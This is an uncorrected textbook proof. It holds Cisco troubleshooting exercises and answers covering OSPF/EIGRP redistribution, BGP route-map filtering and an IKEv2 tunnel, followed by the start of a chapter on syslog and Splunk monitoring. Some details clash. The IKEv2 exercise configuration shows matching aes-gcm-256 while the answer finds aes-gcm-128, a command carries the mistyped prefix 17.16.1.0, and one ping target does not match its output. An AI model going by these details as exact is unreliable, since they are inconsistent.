ip add 172.16.1.6 255.255.255.252	2163
ip ospf 1 area 0	2164
ROUTER8 Configuration	2165
int e0/0	2166
ip add 10.1.2.2 255.255.255.252	2167
ip ospf 1 area 0	2168
!	2169
int e0/1	2170
ip add 10.1.1.1 255.255.255.252	2171

EXERCISE 2 / BGP MISSING PREFIXES

	2172
Users are complaining that they can't reach some portions of the network. A network engineer did maintenance last night, but he didn't document the changes he made, and he went on vacation as soon as he finished the changes.	2173
	2174
	2175
Users on a network segment connected to the EIGRP router can't get to network 172.16.1.0/24 and 10.100.100.0/24. Everything else seems to work properly. The relevant configuration of the routers in the path and diagram are provided as follows.	2176
	2177
	2178

this figure will be printed in b/w




Figure 17-13. Exercise 2 Diagram

```

2179  EIGRP Router Configuration
2180  hostname EIGRP
2181  !
2182  !
2183  interface Loopback0
2184  ip address 192.1.1.1 255.255.255.255
2185  !
2186  interface Loopback10
2187  ip address 10.10.10.1 255.255.255.0
2188  !
2189  interface Ethernet0/1
2190  ip address 192.168.12.2 255.255.255.0
2191  no shutdown
2192  !
2193  router eigrp Apress
2194  !
2195  address-family ipv4 unicast autonomous-system 100
2196  !
2197  topology base
2198  exit-af-topology
2199  network 0.0.0.0
2200  exit-address-family
2201  !
2202  BGP_EIGRP Router Configuration
2203  hostname BGP_EIGRP
2204  !
2205  interface Ethernet0/0
2206  ip address 10.0.0.0 255.255.255.254
2207  no shutdown
2208  !
    
```

```

interface Ethernet0/1                                2209
 ip address 192.168.12.1 255.255.255.0             2210
  no shutdown                                       2211
!                                                    2212
router eigrp Apress                                  2213
!                                                    2214
 address-family ipv4 unicast autonomous-system 100 2215
!                                                    2216
  topology base                                     2217
    redistribute bgp 65000 metric 10000 0 0 1 1500 2218
  exit-af-topology                                   2219
  network 192.168.12.0                               2220
 exit-address-family                                 2221
!                                                    2222
router bgp 65000                                     2223
 bgp log-neighbor-changes                           2224
 network 10.0.0.0 mask 255.255.255.254             2225
 network 10.10.10.0 mask 255.255.255.0             2226
 network 192.0.0.0 mask 255.0.0.0                  2227
 neighbor 10.0.0.1 remote-as 65001                 2228
!                                                    2229
 ip route 192.0.0.0 255.0.0.0 Null0                2230
!                                                    2231

BGP_OSPF Router Configuration                       2232

hostname BGP_OSPF                                   2233
!                                                    2234
interface Loopback0                                  2235
 ip address 172.1.1.1 255.255.255.255             2236
 ip ospf 1 area 0                                    2237
!                                                    2238
interface Loopback12                                 2239
 ip address 12.12.12.1 255.255.255.0             2240
 ip ospf network point-to-point                    2241
 ip ospf 1 area 0                                    2242
!                                                    2243
interface Loopback100                                2244
 ip address 10.100.100.1 255.255.255.0           2245
 ip ospf network point-to-point                    2246
 ip ospf 1 area 0                                    2247
!                                                    2248
interface Ethernet0/0                                2249
 ip address 10.0.0.1 255.255.255.254             2250
  no shutdown                                       2251
!                                                    2252
interface Ethernet0/1                                2253
 ip address 172.16.12.1 255.255.255.0           2254
 ip ospf 1 area 0                                    2255
  no shutdown                                       2256

```



```
2257      !
2258      router ospf 1
2259      !
2260      router bgp 65001
2261          bgp log-neighbor-changes
2262          network 10.0.0.0 mask 255.255.255.254
2263          redistribute ospf 1 route-map SET_TAGS
2264          neighbor 10.0.0.0 remote-as 65000
2265      !
2266      ip access-list standard SET_TAGS
2267          permit 172.16.12.0 0.0.0.255
2268          permit 172.1.1.0 0.0.0.255
2269          permit 12.12.12.0 0.0.0.255
2270          permit 11.11.11.0 0.0.0.255
2271      !
2272      route-map SET_TAGS permit 10
2273          match ip address SET_TAGS
2274          set tag 89
2275      !

2276      OSPF Router Configuration

2277      hostname OSPF
2278      !
2279      interface Loopback0
2280          ip address 172.1.1.2 255.255.255.255
2281          ip ospf 1 area 0
2282      !
2283      interface Loopback11
2284          ip address 11.11.11.1 255.255.255.0
2285          ip ospf network point-to-point
2286          ip ospf 1 area 0
2287      !
2288      interface Loopback172
2289          ip address 172.16.1.1 255.255.255.0
2290          ip ospf network point-to-point
2291          ip ospf 1 area 0
2292      !
2293      interface Ethernet0/1
2294          ip address 172.16.12.2 255.255.255.0
2295          ip ospf 1 area 0
2296          no shutdown
2297      !
```

EXERCISE 3 / IKEV2 SA NOT ESTABLISHING

2298

Users are complaining that they can't reach some portions of the network. A network engineer investigates and notices that the IKEv2 SA is down. The relevant configuration of the routers and diagram are provided in the following.

2299

2300

2301




Figure 17-14. Exercise 3 Diagram

this figure will be printed in b/w

Router1 Configuration

2302

```

crypto ikev2 proposal IKEV2-PROP          2303
  encryption aes-gcm-256                 2304
  prf sha512                              2305
  group 19 20 21                          2306
  !                                        2307
crypto ikev2 policy IKEV2-POL            2308
  proposal IKEV2-PROP                     2309
  !                                        2310
  !                                        2311
crypto ikev2 profile IKEV2-PROF          2312
  match identity remote any               2313
  authentication remote pre-share key IKEV2 2314
  authentication local pre-share key IKEV2 2315
  lifetime 120                             2316
  !                                        2317
  !                                        2318
  !                                        2319
crypto ipsec transform-set ikev2-TS esp-aes 256 esp-sha-hmac 2320
  mode tunnel                             2321
  !                                        2322
crypto ipsec profile IKEV2-TUNPROF       2323
  set transform-set ikev2-TS              2324
  set ikev2-profile IKEV2-PROF            2325
  !                                        2326
  !                                        2327
interface Tunnel0                         2328
  ip address 172.16.0.1 255.255.255.252 2329
  keepalive 5 4                           2330
  tunnel source Ethernet0/0               2331
  tunnel destination 172.16.1.2           2332

```

```
2333 tunnel protection ipsec profile IKEV2-TUNPROF
2334 !
2335 interface Ethernet0/0
2336 ip address 172.16.1.1 255.255.255.252
2337 !
2338 ip route 0.0.0.0 0.0.0.0 Tunnel0
```

2339 Router2 Configuration

```
2340 crypto ikev2 proposal IKEV2-PROP
2341 encryption aes-gcm-256
2342 prf sha512
2343 group 19 20 21
2344 !
2345 crypto ikev2 policy IKEV2-POL
2346 proposal IKEV2-PROP
2347 !
2348 !
2349 crypto ikev2 profile IKEV2-PROF
2350 match identity remote any
2351 authentication remote pre-share key IKEV2
2352 authentication local pre-share key IKEV2
2353 lifetime 120
2354 !
2355 !
2356 !
2357 crypto ipsec transform-set ikev2-TS esp-aes 256 esp-sha-hmac
2358 mode tunnel
2359 !
2360 crypto ipsec profile IKEV2-TUNPROF
2361 set transform-set ikev2-TS
2362 set ikev2-profile IKEV2-PROF
2363 !
2364 !
2365 interface Tunnel0
2366 ip address 172.16.0.2 255.255.255.252
2367 keepalive 5 4
2368 tunnel source Ethernet0/0
2369 tunnel destination 172.16.1.1
2370 tunnel protection ipsec profile IKEV2-TUNPROF
2371 !
2372 interface Ethernet0/0
2373 ip address 172.16.1.2 255.255.255.252
2374 !
2375 ip route 0.0.0.0 0.0.0.0 Tunnel0
```

Exercise Answers

This section provides answers to the questions asked in the chapter's exercise section.

Exercise 1

Where should you start? You start at the router that is redistributing the routes, of course. Let's look at the configuration of ROUTER1 for redistribution.

```
router eigrp 1
 network 172.16.2.0 0.0.0.7
 redistribute ospf 10 metric 100 10 255 1 1500
```

```
router ospf 10
 redistribute static
 redistribute eigrp 1
 network 172.16.1.0 0.0.0.3 area 0
```

```
ip route 10.1.1.0 255.255.255.252 10.1.2.2
```

Notice that the web server is not participating in OSPF and you have a static route that must be redistributed into EIGRP for those networks to reach the server. Let's add this command.

```
ROUTER1(config)#router eigrp 1
ROUTER1(config-router)#redistribute static metric 100 10 255 1 1500
```

```
ROUTER2#sh ip route
```

```

      10.0.0.0/30 is subnetted, 1 subnets
D EX   10.1.1.0 [170/25628160] via 172.16.2.1, 00:00:27, Ethernet0/0
      172.16.1.0/30 is subnetted, 2 subnets
D EX   172.16.1.0 [170/25628160] via 172.16.2.1, 00:14:21, Ethernet0/0
D EX   172.16.1.4 [170/25628160] via 172.16.2.1, 00:11:50, Ethernet0/0
      172.16.2.0/24 is variably subnetted, 3 subnets, 2 masks
C      172.16.2.0/30 is directly connected, Ethernet0/0
L      172.16.2.2/32 is directly connected, Ethernet0/0
D      172.16.2.4/30 [90/307200] via 172.16.2.1, 00:14:21, Ethernet0/0
D      172.16.3.0/24 [90/332800] via 172.16.2.1, 00:13:16, Ethernet0/0
      172.16.4.0/24 is variably subnetted, 2 subnets, 2 masks
C      172.16.4.0/24 is directly connected, Ethernet0/1
L      172.16.4.1/32 is directly connected, Ethernet0/1
```

EIGRP AS 1 is now receiving the web server's subnet; now let's try to ping.

```
ROUTER2#ping 10.1.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

```
ROUTER2#ping 10.1.1.2 source 172.16.4.1
```

```

2414 Type escape sequence to abort.
2415 Sending 5, 100-byte ICMP Echos to 10.1.1.2, timeout is 2 seconds:
2416 Packet sent with a source address of 172.16.4.1
2417 !!!!!
2418 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms

```

2419 The ping is unsuccessful from ROUTER1 when you are not sourcing from the LAN interface. Why is
 2420 that? Let's look at ROUTER8 and make sure that it has a route to network 172.16.2.0/30.

```

2421 ROUTER8# sh ip route

2422      10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
2423 C       10.1.1.0/30 is directly connected, Ethernet0/1
2424 L       10.1.1.1/32 is directly connected, Ethernet0/1
2425 C       10.1.2.0/30 is directly connected, Ethernet0/0
2426 L       10.1.2.2/32 is directly connected, Ethernet0/0
2427      172.16.1.0/30 is subnetted, 2 subnets
2428 O       172.16.1.0 [110/20] via 10.1.2.1, 00:00:40, Ethernet0/0
2429 O       172.16.1.4 [110/30] via 10.1.2.1, 00:00:40, Ethernet0/0
2430 O E2    172.16.3.0/24 [110/20] via 10.1.2.1, 00:00:40, Ethernet0/0
2431 O E2    172.16.4.0/24 [110/20] via 10.1.2.1, 00:00:40, Ethernet0/0

```

2432 ROUTER8 doesn't have a route to network 172.16.2.0/30 or 172.16.2.4/30. Why not? Let's think back to
 2433 OSPF redistribution and look at ROUTER1's configuration.

```

2434 router ospf 10
2435 redistribute static
2436 redistribute eigrp 1

```

2437 Are you missing anything? Of course, you need the subnets command to redistribute any networks
 2438 that have been subnetted. This looks like this will solve the issue of the static route also being advertised
 2439 throughout OSPF.

```

2440 ROUTER1(config)# router ospf 10
2441 ROUTER1(config-router)# redistribute static subnets
2442 ROUTER1(config-router)#redistribute eigrp 1 subnets

```

2443 Now let's check ROUTER8 to make sure that it now has all the EIGRP routes.

```

2444 ROUTER8#sh ip route

2445      10.0.0.0/8 is variably subnetted, 4 subnets, 2 masks
2446 C       10.1.1.0/30 is directly connected, Ethernet0/1
2447 L       10.1.1.1/32 is directly connected, Ethernet0/1
2448 C       10.1.2.0/30 is directly connected, Ethernet0/0
2449 L       10.1.2.2/32 is directly connected, Ethernet0/0
2450      172.16.1.0/30 is subnetted, 2 subnets
2451 O       172.16.1.0 [110/20] via 10.1.2.1, 00:06:26, Ethernet0/0
2452 O       172.16.1.4 [110/30] via 10.1.2.1, 00:06:26, Ethernet0/0
2453      172.16.2.0/30 is subnetted, 2 subnets

```

```

O E2    172.16.2.0 [110/20] via 10.1.2.1, 00:00:39, Ethernet0/0      2454
O E2    172.16.2.4 [110/20] via 10.1.2.1, 00:00:38, Ethernet0/0      2455
O E2    172.16.3.0/24 [110/20] via 10.1.2.1, 00:06:26, Ethernet0/0    2456
O E2    172.16.4.0/24 [110/20] via 10.1.2.1, 00:06:26, Ethernet0/0    2457

```

Finally, let's review the ROUTER5 routing table to make sure that it now has the routes for the web server. 2458

```

ROUTER5#sh ip route 2459

    10.0.0.0/30 is subnetted, 2 subnets 2460
O E2    10.1.1.0 [110/20] via 172.16.1.5, 00:01:46, Ethernet0/0      2461
O       10.1.2.0 [110/30] via 172.16.1.5, 00:07:23, Ethernet0/0      2462
    172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks 2463
O       172.16.1.0/30 [110/20] via 172.16.1.5, 00:26:54, Ethernet0/0 2464
C       172.16.1.4/30 is directly connected, Ethernet0/0 2465
L       172.16.1.6/32 is directly connected, Ethernet0/0 2466
    172.16.2.0/30 is subnetted, 2 subnets 2467
O E2    172.16.2.0 [110/20] via 172.16.1.5, 00:01:36, Ethernet0/0    2468
O E2    172.16.2.4 [110/20] via 172.16.1.5, 00:01:35, Ethernet0/0    2469
O E2    172.16.3.0/24 [110/20] via 172.16.1.5, 00:26:54, Ethernet0/0 2470
O E2    172.16.4.0/24 [110/20] via 172.16.1.5, 00:26:54, Ethernet0/0 2471

```

The redistribution is now correct. 2472

Exercise 2 2473

To solve the problem, you can take either the approach of starting near the source or starting near the destination. The problem was observed from users on the EIGRP router, so let's start there. 2474
2475

The routes aren't in the routing table for that router. You should also check the EIGRP topology in case they are there, but don't make it to the RIB. In this case, they aren't there either. 2476
2477

```

EIGRP#show ip route 172.16.1.0 2478
% Subnet not in table 2479
EIGRP#show ip route 10.100.100.0 2480
% Subnet not in table 2481
EIGRP#show ip eigrp topology 17.16.1.0/24 2482
EIGRP-IPv4 VR(Apress) Topology Entry for AS(100)/ID(192.1.1.1) 2483
%Entry 17.16.1.0/24 not in topology table 2484
EIGRP#show ip eigrp topology 10.100.100.0/24 2485
EIGRP-IPv4 VR(Apress) Topology Entry for AS(100)/ID(192.1.1.1) 2486
%Entry 10.100.100.0/24 not in topology table 2487
EIGRP# 2488

```

Moving up to the next router, they aren't in the routing table or in BGP. 2489

```

BGP_EIGRP#show ip route 172.16.1.0 2490
% Subnet not in table 2491
BGP_EIGRP#show ip route 10.100.100.0 2492
% Subnet not in table 2493

```

```

2494 BGP_EIGRP#show ip bgp 172.16.1.0 255.255.255.0
2495 % Network not in table
2496 BGP_EIGRP#show ip bgp 10.100.100.0 255.255.255.0
2497 % Network not in table
2498 BGP_EIGRP#

```

2499 Moving to the next router, you see both of these routes in the routing table. It shows that the routes were
 2500 redistributed into BGP.

```

2501 BGP_OSPF#show ip route 172.16.1.0
2502 Routing entry for 172.16.1.0/24
2503   Known via "ospf 1", distance 110, metric 11, type intra area
2504   Redistributing via bgp 65001
2505   Last update from 172.16.12.2 on Ethernet0/1, 00:28:57 ago
2506   Routing Descriptor Blocks:
2507     * 172.16.12.2, from 172.1.1.2, 00:28:57 ago, via Ethernet0/1
2508       Route metric is 11, traffic share count is 1
2509 BGP_OSPF#show ip route 10.100.100.0
2510 Routing entry for 10.100.100.0/24
2511   Known via "connected", distance 0, metric 0 (connected, via interface)
2512   Redistributing via bgp 65001
2513   Routing Descriptor Blocks:
2514     * directly connected, via Loopback100
2515       Route metric is 0, traffic share count is 1
2516 BGP_OSPF#

```

2517 Even though the RIB thinks the routes were distributed into BGP, BGP doesn't see the prefixes.

```

2518 BGP_OSPF#show ip bgp 172.16.1.0 255.255.255.0
2519 % Network not in table
2520 BGP_OSPF#show ip bgp 10.100.100.0 255.255.255.0
2521 % Network not in table
2522 BGP_OSPF#

```

2523 Let's look at how BGP is learning prefixes. The configuration of BGP shows that it is redistributing OSPF
 2524 with a route map. The route map is matching an access list, then setting the route tag.

```

2525 BGP_OSPF#show run | section router bgp
2526 router bgp 65001
2527   bgp log-neighbor-changes
2528   network 10.0.0.0 mask 255.255.255.254
2529   redistribute ospf 1 route-map SET_TAGS
2530   neighbor 10.0.0.0 remote-as 65000
2531 BGP_OSPF#

```

```

2532 BGP_OSPF#show run | section route-map SET_TAGS
2533 route-map SET_TAGS permit 10
2534   match ip address SET_TAGS
2535   set tag 89
2536 BGP_OSPF#

```

Neither of the missing networks are in the access list, but if you don't want to set route tags for those networks, they shouldn't be. Instead, you should add a line to the route map to match everything, but don't give it a set action.

```
BGP_OSPF#show access-lists SET_TAGS 2540
Standard IP access list SET_TAGS 2541
  10 permit 172.16.12.0, wildcard bits 0.0.0.255 (5 matches) 2542
  20 permit 172.1.1.0, wildcard bits 0.0.0.255 (10 matches) 2543
  30 permit 12.12.12.0, wildcard bits 0.0.0.255 (5 matches) 2544
  40 permit 11.11.11.0, wildcard bits 0.0.0.255 (5 matches) 2545
BGP_OSPF# 2546
BGP_OSPF#conf t 2547
Enter configuration commands, one per line. End with CNTL/Z. 2548
BGP_OSPF(config)#route-map SET_TAGS permit 20 2549
BGP_OSPF(config-route-map)# 2550
```

Now you see the prefixes in BGP. Notice that the origin is incomplete. This is because you are redistributing instead of using the network command. If everything else is equal, BGP will prefer a prefix with an IGP origin over an incomplete origin.

```
BGP_OSPF(config-route-map)#do show ip bgp 172.16.1.0/24 2554
BGP routing table entry for 172.16.1.0/24, version 12 2555
Paths: (1 available, best #1, table default) 2556
  Advertised to update-groups: 2557
    1 2558
  Refresh Epoch 1 2559
  Local 2560
    172.16.12.2 from 0.0.0.0 (172.1.1.1) 2561
      Origin incomplete, metric 11, localpref 100, weight 32768, valid, sourced, best 2562
      rx pathid: 0, tx pathid: 0x0 2563
BGP_OSPF(config-route-map)#do show ip bgp 10.100.100.0/24 2564
BGP routing table entry for 10.100.100.0/24, version 11 2565
Paths: (1 available, best #1, table default) 2566
  Advertised to update-groups: 2567
    1 2568
  Refresh Epoch 1 2569
  Local 2570
    0.0.0.0 from 0.0.0.0 (172.1.1.1) 2571
      Origin incomplete, metric 0, localpref 100, weight 32768, valid, sourced, best 2572
      rx pathid: 0, tx pathid: 0x0 2573
BGP_OSPF(config-route-map)# 2574
```

Back on the EIGRP router, you can see that it now has routes for the missing networks.

```
EIGRP#show ip route 10.100.100.0 2576
Routing entry for 10.100.100.0/24 2577
  Known via "eigrp 100", distance 170, metric 1024000 2578
  Tag 65001, type external 2579
  Redistributing via eigrp 100 2580
  Last update from 192.168.12.1 on Ethernet0/1, 00:01:46 ago 2581
  Routing Descriptor Blocks: 2582
```



```

2583 * 192.168.12.1, from 192.168.12.1, 00:01:46 ago, via Ethernet0/1
2584     Route metric is 1024000, traffic share count is 1
2585     Total delay is 1000 microseconds, minimum bandwidth is 10000 Kbit
2586     Reliability 255/255, minimum MTU 1500 bytes
2587     Loading 1/255, Hops 1
2588     Route tag 65001
2589 EIGRP#show ip route 172.16.1.0
2590 Routing entry for 172.16.1.0/24
2591     Known via "eigrp 100", distance 170, metric 1024000
2592     Tag 65001, type external
2593     Redistributing via eigrp 100
2594     Last update from 192.168.12.1 on Ethernet0/1, 00:01:53 ago
2595     Routing Descriptor Blocks:
2596     * 192.168.12.1, from 192.168.12.1, 00:01:53 ago, via Ethernet0/1
2597         Route metric is 1024000, traffic share count is 1
2598         Total delay is 1000 microseconds, minimum bandwidth is 10000 Kbit
2599         Reliability 255/255, minimum MTU 1500 bytes
2600         Loading 1/255, Hops 1
2601         Route tag 65001
2602 EIGRP#

```

2603 Exercise 3

2604 Where should you start? Let's start by viewing the crypto session.

```

2605 Router1#show crypto session
2606 Crypto session current status

2607 Interface: Tunnel0
2608 Session status: DOWN
2609 Peer: 172.16.1.2 port 500
2610 IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
2611     Active SAs: 0, origin: crypto map

```

```

2612 Router1#ping 172.16.0.2
2613 Type escape sequence to abort.
2614 Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
2615 .....
2616 Success rate is 0 percent (0/5)

```

2617 We can't ping the tunnel but let's make sure we have connectivity on our ethernet ports.

```

2618 Router1#ping 172.16.1.2
2619 Type escape sequence to abort.
2620 Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
2621 !!!!!
2622 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms

```

2623 You can see that the session is DOWN, and that traffic cannot get through the tunnel. Let's enable
 2624 debugging for further investigation.

```

Router1#debug crypto ipsec
*Jul 19 01:46:26.323: IPSEC:(SESSION ID = 1) (key_engine) request timer fired: count = 4,
  (identity) local= 172.16.1.1:0, remote= 172.16.1.2:0,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0
*Jul 19 01:46:26.323: IPSEC(sa_request): ,
  (key eng. msg.) OUTBOUND local= 172.16.1.1:500, remote= 172.16.1.2:500,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0,
    protocol= ESP, transform= esp-aes 256 esp-sha-hmac (Tunnel),
    lifedur= 3600s and 4608000kb,
    spi= 0x0(0), conn_id= 0, keysize= 256, flags= 0x0

```

Now let's look at the IKEv2 proposals on both routers.

```

Router1#show crypto ikev2 proposal
IKEv2 proposal: IKEV2-PROP
  Encryption : AES-GCM-128
  Integrity   : none
  PRF         : SHA512
  DH Group    : DH_GROUP_256_ECP/Group 19 DH_GROUP_384_ECP/Group 20 DH_GROUP_521_ECP/Group 21
IKEv2 proposal: default
  Encryption  : AES-CBC-256 AES-CBC-192 AES-CBC-128
  Integrity   : SHA512 SHA384 SHA256 SHA96 MD596
  PRF         : SHA512 SHA384 SHA256 SHA1 MD5
  DH Group    : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2

```

```

Router2#show crypto ikev2 proposal
IKEv2 proposal: IKEV2-PROP
  Encryption : AES-GCM-256
  Integrity   : none
  PRF         : SHA512
  DH Group    : DH_GROUP_256_ECP/Group 19 DH_GROUP_384_ECP/Group 20 DH_GROUP_521_ECP/Group 21
IKEv2 proposal: default
  Encryption  : AES-CBC-256 AES-CBC-192 AES-CBC-128
  Integrity   : SHA512 SHA384 SHA256 SHA96 MD596
  PRF         : SHA512 SHA384 SHA256 SHA1 MD5
  DH Group    : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2

```

We can see that our encryption algorithms are different and need to be updated in Router1.

```

Router1(config)#crypto ikev2 proposal IKEV2-PROP
Router1(config-ikev2-proposal)#no encryption aes-gcm-128
Router1(config-ikev2-proposal)#encryption aes-gcm-256

```

Now let's check the IPSec tunnel.

```

Router1#show crypto ikev2 session
IPv4 Crypto IKEv2 Session

Session-id:1, Status:UP-ACTIVE, IKE count:1, CHILD count:1

```

```
Tunnel-id Local Remote fvrf/ivrf Status
3 172.16.1.1/500 172.16.1.2/500 none/none READY
Encr: AES-GCM, keysize: 256, PRF: SHA512, Hash: None, DH Grp:19, Auth sign: PSK, Auth
verify: PSK
Life/Active Time: 120/5 sec
Child sa: local selector 172.16.1.1/0 - 172.16.1.1/65535
remote selector 172.16.1.2/0 - 172.16.1.2/65535
ESP spi in/out: 0xF3FE48EA/0xBAA1D649
```

IPv6 Crypto IKEv2 Session

The tunnel is now up.

Uncorrected Proof

Author Queries

Chapter No.: 17 0005078437

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "Let's look at another..." is okay.	
AU2	Please check if edit to sentence starting "If in the map..." is okay.	
AU3	Please check if edit to sentence starting "Let's verify the priority..." is okay.	
AU4	Information in sentence starting "Let's review the EIGRP..." has been repeated below. Please check.	
AU5	Please check if edit to sentence starting "Now let's check out..." is okay.	
AU6	Please check if "Mismatched DH groups" is okay as edited.	
AU7	Please provide citations for "Figures 17-12 to 17-144" in the text.	

Uncorrected Proof




Effective Network Management

Chapter 10 introduced the management plane. That chapter focused on the management plane and supporting commands on the router itself. This chapter looks more at enterprise network management. This includes aggregation of log and SNMP data into central tools that are used to monitor and manage the infrastructure.

Sample Network

The example in this chapter uses a consistent network. The network includes a couple of Windows servers and desktops for generating traffic, a few routers, and a few access switches. Figure 18-1 illustrates the connectivity for the network used in this chapter. The Prime Infrastructure and Splunk servers are on the management network external to this virtual lab. The MgmtNetwork cloud depicted in the diagram links the virtual topology to a physical interface on the hosting server.



this figure will be printed in b/w

Figure 18-1. Splunk search sample network

12 Logs

13 When an IT professional asks for help troubleshooting a problem, the most common response is, “Did you
 14 check the logs?” In many cases, information in the log points a network engineer directly to the problem.
 15 This also depends on what is logged. Let’s look at an example where you are trying to troubleshoot the loss
 16 of connectivity to a segment. Assume that you got as far as R19 and you think it has something to do with the
 17 problem. The log on R29 implies that there is a problem with OSPF:

```
18 R29#show logging
19 <output omitted>
20 *Jun 10 02:29:46.112: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.3.31 on Ethernet0/2 from FULL to
21 DOWN, Neighbor Down: Dead timer expired
```

22 To get more information, you should turn on debug. You could turn on logging to the console with
 23 debugging enabled, but that can overwhelm the console. Another option is to send debug information to the
 24 log files:

```
25 R29(config)#logging buffered debugging
26 R29(config)#exit
27 R29#debug ip ospf 1 hello
28 OSPF hello debugging is on for process 1
```

29 Now that you have configured debugging, you can look at the logs to see if you see a problem. In this
 30 case, it points you directly to the problem. Someone configured mismatched hello parameters:

```
31 R29#
32 *Jun 10 02:32:47.256: OSPF-1 HELLO Et0/2: Rcv hello from 10.1.3.31 area 0 10.1.2.31
33 *Jun 10 02:32:47.256: OSPF-1 HELLO Et0/2: Mismatched hello parameters from 10.1.2.31
34 *Jun 10 02:32:47.256: OSPF-1 HELLO Et0/2: Dead R 40 C 240, Hello R 10 C 60 Mask R
35 255.255.255.0 C 255.255.255.0
```

36 A problem with viewing the local log files is that the interface is limited and you can only look at one
 37 device at a time. Pushing to a syslog server can resolve these issues. To send data to a syslog server, use the
 38 logging command. If you want to send debugging events to Syslog, you need to increase logging to include
 39 them. If you do this, be careful not to debug so much that it overwhelms the network or creates a cycle where
 40 sending a message creates a new message:

```
41 R29(config)#logging host 192.168.41.100 vrf Mgmt
42 R29(config)#logging origin-id hostname
43 R29(config)#logging trap debugging
44 R29(config)#
```

```
45 R30(config)#logging host 192.168.41.100 vrf Mgmt
46 R30(config)#logging origin-id hostname
47 R30(config)#logging trap debugging
48 R30(config)#
```

49 There are numerous syslog servers available. The most basic server is the syslog daemon built into
 50 Linux. However, by itself, it doesn’t provide much functionality. For Windows, a common syslog server is
 51 SolarWinds’s Kiwi syslog server. For the example topology, we are using Splunk to receive and parse the
 52 syslog data. Splunk can find patterns in data that it can use to create reusable queries and has the ability

to create graphs based on queries and to perform *ad hoc* searches. In the example, you have OSPF hello debugging turned on for two routers. Let's search for all hosts with a name starting with 172.20.1.1* and OSPF in the log message. In this example, we are using IP addresses instead of hostnames. In production, you may use the actual hostnames. Figure 18-2 shows how to query Splunk for any records that are from a host whose name starts with 172.20.1.1* and includes the string OSPF.




Figure 18-2. Splunk search

When you search on OSPF and look at the automatically generated patterns, you can see that Splunk identified a pattern for mismatched hello parameters (see Figure 18-3).

